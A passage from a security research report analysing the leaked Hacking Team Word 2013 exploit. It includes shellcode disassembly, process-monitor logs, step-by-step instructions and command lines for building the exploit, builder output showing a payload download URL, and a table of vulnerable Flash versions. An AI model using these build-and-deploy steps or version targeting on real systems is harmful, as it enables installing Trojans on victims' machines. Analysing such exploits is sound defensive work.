7:08:24.6731479 PM	WINWORD.EXE	968	QueryDirectory	C:\Documents and Settings\Administrator\Start Menu
7:08:24.6733843 PM	WINWORD.EXE	968	CloseFile	C:\Documents and Settings\Administrator
7:08:24.6771848 PM	WINWORD.EXE	968	TCP Send	mrt-58bebf26779.localdomain:1416 -> 10.218.221.117:http
7:08:24.7117836 PM	WINWORD.EXE	968	TCP Receive	mrt-58bebf26779.localdomain:1416 -> 10.218.221.117:http
7:08:24.7118132 PM	WINWORD.EXE	968	TCP Receive	mrt-58bebf26779.localdomain:1416 -> 10.218.221.117:http
7:08:24.7118406 PM	WINWORD.EXE	968	TCP Receive	mrt-58bebf26779.localdomain:1416 -> 10.218.221.117:http
7:08:24.7118665 PM	WINWORD.EXE	968	TCP Receive	mrt-58bebf26779.localdomain:1416 -> 10.218.221.117:http
7:08:24.7118950 PM	WINWORD.EXE	968	TCP Receive	mrt-58bebf26779.localdomain:1416 -> 10.218.221.117:http

Showing 5,370 of 3,801,051 events (0.14%)   Backed by virtual memory

```
0:013> 0xA4D38BF0xA4D38BF
```

Ln 0, Col 0   Sys 0:<Local>

Frame		Module	Loca
K	0	fltMgr.sys	fltMg
K	1	fltMgr.sys	fltMg
K	2	fltMgr.sys	fltMg
K	3	fltMgr.sys	fltMg
K	4	ntkrnlpa.exe	ntkrn
K	5	ntkrnlpa.exe	ntkrn
K	6	ntkrnlpa.exe	ntkrn
K	7	ntkrnlpa.exe	ntkrn
K	8	ntkrnlpa.exe	ntkrn
K	9	PROCMON23.SYS	PRO
K	10	ntkrnlpa.exe	ntkrn
U	11	kernel32.dll	kerne
U	12	<unknown>	0xa4
U	13	<unknown>	0xa4
U	14	<unknown>	0xa4
U	15	Flash32_11_5_502_146.ocx	Flash
U	16	Flash32_11_5_502_146.ocx	Flash
U	17	Flash32_11_5_502_146.ocx	Flash
U	18	Flash32_11_5_502_146.ocx	Flash
U	19	Flash32_11_5_502_146.ocx	Flash
U	20	Flash32_11_5_502_146.ocx	Flash

Configure the symbol engine for symbols

Figure 22 (startup query events)

By checking the stack trace this portion has been called by line 1600 (0xFC5 from start of the shellcode) that is:

```
          lea     eax, [ebp+var_88]
          push    eax
          call    sub_801
```

This line has also been called by the last line of the shellcode that proves the previous portion is the main flow of the shellcode. As you can see in Figure 22 after this requests we have TCP requests that suggest here the download of .dat file (RAT or Trojan as you wish) will happen. This means this process will happen in following lines after return from “startup folder query”.

The call to the creation of the RAT exe file will happen in line 1628:

```
          push    0
          push    80h ; '€'
          push    2
          push    0
          push    0
          push    40000000h
          push    [ebp+var_90]
          call    [ebp+var_14]
```

After that, writing to the file and closing it will happen successively in line 1638 and 1640:

```
          push    0
          lea     eax, [ebp+var_94]
          push    eax
          push    [ebp+var_98]
          push    [ebp+var_8C]
```

```
          push    [ebp+var_9C]
          call    [ebp+var_10]
          push    [ebp+var_9C]
          call    [ebp+var_74]
```

Finally the shellcode will return in line 1655:

```
          push    1
          mov     eax, [ebp+arg_8]
          add     eax, 282h
          push    eax
          lea     eax, [ebp+var_88]
          push    eax
          call    sub_E6B
```

Exploit Testing

The exploit, as mentioned in Exploit Builder section, will be built using the docx input file, server address and the final Trojan (RAT) to be installed – to see the complete parameters refer to Exploit Builder section. In order to running the builder successfully, a series of pre configurations are needed; otherwise the builder fails. These configurations are explained in section Requirements to build the exploit. On the other hand to run the exploit on the victim, the vulnerable applications should be installed. This will be reviewed in section Requirements to run the exploit.

Requirements to build the exploit

The steps are as follows:

1. Install Python version that suits your host (2.6 or 2.7 for 32 bit version or 3.x for 64 bit hosts)
2. Installing python easy-install by downloading ez_setup.py (Python Package Index, 2016) and running it
3. Install pylzma library by:
    - Downloading the package (Python, n.d.)
    - Explore to the container folder
    - Issue python -m easy_install pylzma-0.4.2-py2.6-win32.egg command
4. Install zip.exe package which suits your host (zip, 2016)
5. Add the bin folder of zip package to your windows PATH environment variable

If all the steps are successfully taken, the exploit builder (exploit.py) can be invoked using a command like this:

1. python.exe "F:\Codes\vector-exploit-master\vector-exploit-master\ht-2013-002-Word\exploit.py" payload:http http://10.218.221.117 Trial1 "F:\Codes\vector-exploit-master\word input\expolitable.docx" tricky5.docx "F:\Codes\vector-exploit-master\word input\calc.exe" Payload7 HEYFINDME.exe


For test purposes we suggest to use a bat file because the exploit is one-shot and after one usage it is useless. Therefore for an analysis the analysists may need more than 10 exploits in different times and inputting the options can be a tedious job. Our bat file was like this:

```
set "curpath=%__CD__%"
```

```
F: REM: Our exploit scripts are in drive F. Change this to yours
cd F:\Codes\vector-exploit-master\vector-exploit-master\ht-2013-002-Word
python.exe  "F:\Codes\vector-exploit-master\vector-exploit-master\ht-2013-002-
Word\exploit.py" payload:http http://10.218.221.117 Trial1 "F:\Codes\vector-
exploit-master\word  input\expolitable.docx"  tricky5.docx  "F:\Codes\vector-
exploit-master\word input\calc.exe" Payload7 HEYFINDME.exe
c: REM: Our batch file is in drive C. Change this to yours
cd %curpath%
```

After running the builder 6 files will be produced (Figure 23):

1. one docx file which contains the exploit
2. one swf file with random name that contains the shellcode
3. one dat file with random name that contains the Trojan to be installed
4. one tmp folder that is unpacked version of docx file
5. one file without any extension which further will be reviewed in Exploit Bug
6. a zip file that contains swf and dat file



```
F:\Codes\vector-exploit-master\word input\Melt_DOC_PWERPT1\Melt_DOC_PWERPT1\DOC\
agent.exe
[+] Gadget for shellcode found @ 0x5f07
[+] Hex URL => 687474703a2f2f31302e302e31302e3232322f396e3968316637 6a377635682e6
461740000
[+] Scout Name => 5c48455946494e444d450000
[+] Hex key => 865f10e1
[+] Gadget for shellcode found @ 0x1865
[+] Hex URL => 687474703a2f2f31302e302e31302e3232322f396e39683166376a377635682e6
461740000
[+] Scout Name => 5c48455946494e444d450000
[+] Hex key => 865f10e1
[+] Uncompressed len: 0xf349
[+] Compressed len: 0x2da3
[+] Offset to first link: 0x81e
[+] Offset to second link: 0x121e
[+] Offset to third link: 0x1a1a
  adding: docProps/ (248 bytes security) (stored 0%)
  adding: docProps/app.xml (160 bytes security) (deflated 53%)
  adding: docProps/core.xml (160 bytes security) (deflated 51%)
  adding: word/ (248 bytes security) (stored 0%)
  adding: word/activeX/ (248 bytes security) (stored 0%)
  adding: word/activeX/activeX1.bin (160 bytes security) (deflated 95%)
  adding: word/activeX/activeX1.i64 (160 bytes security) (deflated 86%)
  adding: word/activeX/activeX1.idb (160 bytes security) (deflated 85%)
  adding: word/activeX/activeX1.xml (160 bytes security) (deflated 25%)
  adding: word/activeX/_rels/ (248 bytes security) (stored 0%)
  adding: word/activeX/_rels/activeX1.xml.rels (160 bytes security) (deflated 34
%)
  adding: word/document.xml (160 bytes security) (deflated 64%)
  adding: word/fontTable.xml (160 bytes security) (deflated 64%)
  adding: word/media/ (248 bytes security) (stored 0%)
  adding: word/media/image1000 - Copy.bin (160 bytes security) (deflated 48%)
  adding: word/media/image1000.wmf (160 bytes security) (deflated 48%)
  adding: word/settings.xml (160 bytes security) (deflated 63%)
  adding: word/styles.xml (160 bytes security) (deflated 90%)
  adding: word/stylesWithEffects.xml (160 bytes security) (deflated 89%)
  adding: word/theme/ (248 bytes security) (stored 0%)
  adding: word/theme/theme1.xml (160 bytes security) (deflated 79%)
  adding: word/webSettings.xml (160 bytes security) (deflated 42%)
  adding: word/_rels/ (248 bytes security) (stored 0%)
  adding: word/_rels/document.xml.rels (160 bytes security) (deflated 74%)
  adding: [Content_Types].xml (160 bytes security) (deflated 75%)
  adding: _rels/ (248 bytes security) (stored 0%)
  adding: _rels/.rels (160 bytes security) (deflated 61%)
  adding: tricky1.docx (160 bytes security) (deflated 33%)
  adding: 9n9h1f7j7v5h.dat (160 bytes security) (deflated 54%)
  adding: 4s9h6z9i6b2y.swf (160 bytes security) (stored 0%)
```

Figure 23

Exploit Bug

The “Trial1” option that we provided in the exploit builder input will be used for a zip folder in which will be the docx exploit. That zip folder is 20 that does not contain the zip extension. If you provide .zip extention in the builder input, the builder fails because in one part of the code they assume the input has .zip and in another not. Two lines are (314,315 in exploit.py):

```
os.system("zip.exe -r \"" + send_to_target_zip + "\" \"" + output_file + "\"")
shutil.move(send_to_target_zip + ".zip", send_to_target_zip) # ‘+ ".zip"’ from
the first argument should be removed
```

Requirements to run the exploit

There are 3 .yaml files in the ht-2013-002-Word folder that seem giving info about the exploit and vulnerable apps. During our course of analysis we found out those info to be misleading. They mentioned flash player v11.1.102.55 as the first vulnerable version that is not true! We tested this version of flash player with Windows seven and XP (in conjunction with office 2010 and 2013) and this version was not exploitable. The first vulnerable flash version we found was version 11.5.502.146 working both on windows XP (we tried office 2010) and windows Seven (office 2013) though we were mostly using 11.5.502.146 version for our analysis. To run the exploit successfully, one also needs to install a webserver and upload the shellcode and the payload. In our case we used Xampp on a windows operating system. To recap our working environment for Windows XP x86 was:

- Windows XP x86, service pack 3
- Microsoft office 2010 (to be installed on XP)
- Flash player with activeX version 11.5.502.146 (to be installed on XP)
- Xampp server with the server IP mentioned as parameter for exploit builder and having swf and dat files

And for windows Seven:

- Windows Seven ultimate 32 bit
- Microsoft Office 2013 Office Professional Plus 32 bit (15.0.4420.1017)
- Any flash successful version from the Table 1(list of vulnerable flash versions to HT word 2013 exploit)
- Xampp server with the server IP mentioned as parameter for exploit builder and having swf and dat files

11.1.102.55	**Failed**
11.1.102.62	**Failed**
Flash player 11.5.502.146 (with activeX version)	**Successful**
Flash player 11.6.602.180 (with activeX version)	**Successful**
Flash player 12.0.0.77 (with activeX version)	**Successful**

Flash player 15.0.0.167	**Successful**
Flash player 15.0.0.167	**Successful**
Flash player 17.0.0.134	**Successful**
Flash player 18.0.0.324 (last published version)	**Failed**[4]
Flash player 19.0.0.245	**Failed**[4]
Flash player 20.0.0.235	**Failed**[4]

Table 1(list of vulnerable flash versions to HT word 2013 exploit[5]*)*

We tried several flash versions to track the pattern of vulnerability in versions and it seems after the first vulnerable version, almost all versions were affected until the HT dumps. The last versions are patched as our analysis suggests. We also tried to run the swf file solely and infect the guest. In this case after swf running, the dat file will be downloaded, though it will not be put in startup.

Conclusion

In this study we analyzed the Hacking Team Exploit Delivery service for word 2013 exploit by analyzing the exploit builder they used to use the produce exploit for the customers. We analyzed the shellcode and its execution flow using both static and dynamic analysis. Additionally we mapped the source code lines to the dynamic data. Furthermore we found out possible vulnerability the exploit acquires using our memory analysis data. Finally we reviewed the setting environment, requirements and configurations for this exploit testing for two different operating systems and applications.

Although this vulnerability is patched both on Microsoft and Adobe side, the antiviruses cannot detect it. In other words if the user uses vulnerable versions her system may still be infected. This is probable because we could find 2015 vulnerable flash player (Flash Archive, 2015) and people don't use to update the office versions regularly. On the other hand to the best of our knowledge a detailed online explanation of the exploit is not available and the root cause of the vulnerability that we claim is memory corruption can be further assessed.

ANNEX

As an integral part of the report we attached the following documents:

1. SWF disassembled file, see attachments\HT_word_2013_exploit_swf.fla
2. Raw Shellcode (in resource folder of the exploit) assembly, see s attachments\hellcode_RAW.asm
3. Shellcode Memory dump during the course of analysis, see attachments\shellcode.dump
4. Ending-A-and-0-trimmed asm equivalence of Shellcode Memory dump during the course of analysis, see attachments\shelldump-trimed.asm
5. Screenshots of the successful and failed exploitation with different flash players, attachments \see Flash Player Screenshots
6. ProcMon data, see attachments\LogfileFinal.PML
7. WireShark data, see attachments\Network-Trafficl.pcap
8. VirusTotal Analysis of our docx exploit file, see attachments\VirusTotal-Tricky.pdf

---

[4] Seems to be patched

[5] Screenshots of success and failure are part of this report

References

(n.d.). Retrieved from Wikipedia: https://en.wikipedia.org/wiki/Office_Open_XML

(2011). Retrieved from Microsoft: https://msdn.microsoft.com/en-us/library/office/gg607163(v=office.14).aspx

Flash Archive. (2015, 3 12). Retrieved from Acrobat Reader: https://fpdownload.macromedia.com/pub/flashplayer/installers/archive/fp_17.0.0.134_archive.zip

Li, B. (2015, 7 7). *Hacking Team Flash Zero-Day Integrated Into Exploit Kits*. Retrieved from http://blog.trendmicro.com/trendlabs-security-intelligence/hacking-team-flash-zero-day-integrated-into-exploit-kits/

Pi, P. (2015, 7 11). *Another Zero-Day Vulnerability Arises from Hacking Team Data Leak*. Retrieved from http://blog.trendmicro.com/trendlabs-security-intelligence/unpatched-flash-player-flaws-more-pocs-found-in-hacking-team-leak/

Python Package Index. (2016, 1). Retrieved from Python: https://www.google.it/url?sa=t&rct=j&q=&esrc=s&source=web&cd=3&cad=rja&uact=8&ved=0ahUKEwjgtJemkrjKAhUG6Q4KHXzcCIcQFgg5MAI&url=https%3A%2F%2Fbootstrap.pypa.io%2Fez_setup.py&usg=AFQjCNFKlhYwQ1ijAxBLR_tM3_FoALDwmg&sig2=kpYEy_NJqL0W34LgFrVqew

Python. (n.d.). *Python Package Index*. Retrieved from https://pypi.python.org/pypi/pylzma/0.4.2

Team, H. (2015). *Hacking Team ht-2013-002-Word exploit.* Retrieved from GitHub: https://github.com/hackedteam/vector-exploit/tree/master/ht-2013-002-Word

virustotal. (2016, 1). *Assessment a custom built office 2013 exploit*. Retrieved from https://www.virustotal.com/en/file/90e555a92c839cd28488db23846e4b0e89c4d81f84d96c6cf27a9acbfb5ebbf2/analysis/1452957999/

Windows Sysinternals. (n.d.). Retrieved from Microsoft: https://technet.microsoft.com/en-us/sysinternals/processmonitor.aspx

zip, 7. (2016, 1). Retrieved from www.info-zip.org